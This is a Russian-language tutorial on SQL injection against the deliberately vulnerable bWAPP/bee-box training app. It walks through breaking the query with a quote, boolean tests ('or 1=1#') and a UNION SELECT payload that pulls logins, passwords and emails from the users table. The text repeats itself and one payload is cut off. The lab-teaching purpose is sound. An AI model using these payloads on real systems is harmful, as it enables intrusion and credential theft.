
Поговорим про SQL-инъекции.

Хотя существует много уязвимостей, внедрение SQL (SQLi) имеет свое собственное значение. Это самая распространенная и самая опасная из уязвимостей веб-приложений. Имея уязвимость SQLi в приложении, злоумышленник может нанести серьезный ущерб, такой как обход входа в систему, получение конфиденциальной информации, изменение, удаление данных.


Рассмотрим уязвимость SQL-Injection (GET/Search), на низком уровне безопасности в «bee-box» или «bWAPP», перейдя на одноименную вкладку:



Введем любое значение в поле для ввода:



Начнем экспериментировать с одинарных кавычек, которые будут отображены в строке URL:




Видим вывод фильмов и описание к ним.

Продолжим исследование, и введем одинарную кавычку в поле для ввода:




Мы нарушили синтаксис SQL, а это значит, что на этой веб-странице существует данный тип инъекции. Мы даже можем не вводить значения в поле для ввода, а воспользовавшись только адресной строкой URL.

Поменяем выражение для того, чтобы сделать выборку фильмов, с помощью «iron“ or 1=1#»:




Выражение истинно, и оно возвращает нам список фильмов.
Если мы изменим выражение на ложное: «iron“ or 1=2#»:




Выражение ложное, и список фильмов не выводится.

Далее попробуем вывести пользователя (user), версию операционной системы.

Это делается с помощью выражения: «iron' union select



Можно вывести логины, пароли, адреса электронной почты, с помощью выражения «iron' union select 1,login,password,email,5,6,7 from users #»:




Уязвимость SQL-Injection (GET/Search)


Здравствуйте, дорогие друзья. Поговорим про SQL-инъекции.

Хотя существует много уязвимостей, внедрение SQL (SQLi) имеет свое собственное значение. Это самая распространенная и самая опасная из уязвимостей веб-приложений. Имея уязвимость SQLi в приложении, злоумышленник может нанести серьезный ущерб, такой как обход входа в систему, получение конфиденциальной информации, изменение, удаление данных.

Рассмотрим уязвимость SQL-Injection (GET/Search), на низком уровне безопасности в «bee-box» или «bWAPP», перейдя на одноименную вкладку:



Введем любое значение в поле для ввода:



Начнем экспериментировать с одинарных кавычек, которые будут отображены в строке URL:

bWAPP - SQL Injection - Mozilla Firefox

Kali Linux, an Offensive Security... x bWAPP - SQL Injection x +

10.0.2.18/bWAPP/sqli_1.php?title='+'&action=search

Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB M

bWAPP
an extremely buggy web app !

Choose your b...
Set your sec...
low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link

bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

Видим вывод фильмов и описание к ним.

Продолжим исследование, и введем одинарную кавычку в поле для ввода:

bWAPP - SQL Injection - Mozilla Firefox

Kali Linux, an Offensive Security... x bWAPP - SQL Injection x +

10.0.2.18/bWAPP/sqli_1.php?title='&action=search

Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB

bWAPP
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee


/ SQL Injection (GET/Search) /

Search for a movie: Search


Title	Release	Character	Genre	IMDb
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' at line 1				

Мы нарушили синтаксис SQL, а это значит, что на этой веб-странице существует данный тип инъекции. Мы даже можем не вводить значения в поле для ввода, а воспользовавшись только адресной строкой URL.

Поменяем выражение для того, чтобы сделать выборку фильмов, с помощью «iron“ or 1=1#»:




Выражение истинно, и оно возвращает нам список фильмов. Если мы изменим выражение на ложное: «iron“ or 1=2#»:



